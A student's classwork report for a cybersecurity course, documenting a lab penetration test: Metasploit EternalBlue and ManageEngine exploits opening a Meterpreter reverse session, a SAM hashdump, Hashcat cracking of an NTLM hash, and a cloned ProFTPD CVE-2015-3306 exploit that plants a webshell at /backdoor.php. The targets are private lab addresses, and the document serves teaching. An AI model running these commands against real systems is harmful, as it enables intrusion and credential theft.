Enhancing Digital Government and Economy
Cyber Security Course
Classwork-13

Submitted by,
Name: Koushiki Devi Agarwalla
Batch: JUR2B11
ID: 2111271

Penetration Testing are two types : VA and PT
System Hacking Lifecycle has 5 phases.

- Reconnaissance
- Scanning
- Gaining Access
- Maintaining Access
- Clearing Tracks

Here the hacker uses different techniques and tools to gain maximum data from the system. They are –

- Password Attacks – Sniffing, Trojan, Key logger, Spyware
- Password Cracking – Brute force, Dictionary Attack, Rule based attack
- Vulnerability Exploitation – Exploit vulnerable services, backdated software, Misconfiguration etc.

There are two types of shell:

1.Bind Shell

2.Reverse Shell

Vulnerability Testing

Attack execution steps:

1.Run port scan against the target with nmap (# **nmap –p- 192.168.31.15**)

2.Analysis the vulnerability in internet (exploit db, searchsploit)


3.Run metasploit (# **msfconsole**)

4.Search the exploit (# **msf> manage engine**)

5.Select the exploit (# **msf > use exploit/windows/http/manageengine_connectionid_write**)

6.Set target (# **> set RHOSTS 192.168.31.15**)

7.Run the exploit (# > **exploit**)




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.10.93:4444
[*] 192.168.10.96:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.10.96:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.10.96:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.96:445 - The target is vulnerable.
[*] 192.168.10.96:445 - Connecting to target for exploitation.
[+] 192.168.10.96:445 - Connection established for exploitation.
[+] 192.168.10.96:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.96:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.10.96:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.96:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.96:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.10.96:445 - 0×00000030  6b 20 31                                         k 1
[+] 192.168.10.96:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.96:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.96:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.96:445 - Starting non-paged pool grooming
[+] 192.168.10.96:445 - Sending SMBv2 buffers
[+] 192.168.10.96:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.96:445 - Sending final SMBv2 buffers.
[*] 192.168.10.96:445 - Sending last fragment of exploit packet!
[*] 192.168.10.96:445 - Receiving response from exploit packet
[+] 192.168.10.96:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.10.96:445 - Sending egg to corrupted connection.
[*] 192.168.10.96:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.10.96
[*] Meterpreter session 1 opened (192.168.10.93:4444 → 192.168.10.96:49671) at 2024-10-26 03:19:11 -0400
[+] 192.168.10.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > help
```

We can extract the hashes from SAM then we can crack the hash and get the password if we are lucky …

From meterpreter session

Meterpreter> run hashdump




```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

For more info on a specific command, use <command> -h or help <command>.

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
```

Password Cracking with Hashcat

Now we got the NTLM Hash. For cracking the password we need a dictionary wordlist for password and our password cracking tool Hashcat.

```
# hashcat -m 1000 hash.txt wordlist.txt   --force
```

Here, -m = mode of hash, 1000= NTLM



```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1000 (NTLM)
Hash.Target......: win_hash.txt
Time.Started.....: Sat Oct 26 04:29:56 2024, (0 secs)
Time.Estimated...: Sat Oct 26 04:29:56 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (passwords.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    16337 H/s (0.02ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/2 (50.00%) Digests (total), 0/2 (0.00%) Digests (new)
Progress.........: 9/9 (100.00%)
Rejected.........: 0/9 (0.00%)
Restore.Point....: 9/9 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....:  -> bhb
Hardware.Mon.#1..: Util:100%

Started: Sat Oct 26 04:29:53 2024
Stopped: Sat Oct 26 04:29:58 2024

┌──(root㉿kali)-[~]
└─# hashcat -m 1000 win_hash.txt passwords.txt --force --show
e02bc503339d51f71d913c245d35b50b:vagrant
```

We have search in google and find several sites and found a script/exploit for this vuln., we have download the python file of this exploit from following website -https://github.com/t0kx/exploit-CVE-2015-3306

```
# git clone https://github.com/t0kx/exploit-CVE-2015-3306.git
```

After download the exploit, follow the steps to exploit the machine –

1.Go the folder of exploit

2.Run the exploit

```
./exploit.py --host 192.168.31.30 --port 21 --path "/var/www/html“
```

3.After that we can see a webshell is created at /backdoor.php location

4.Go to the page - http://192.168.31.30/backdoor.php

5.Execute command by following

6.http://192.168.31.30/backdoor.php?cmd=**whoami**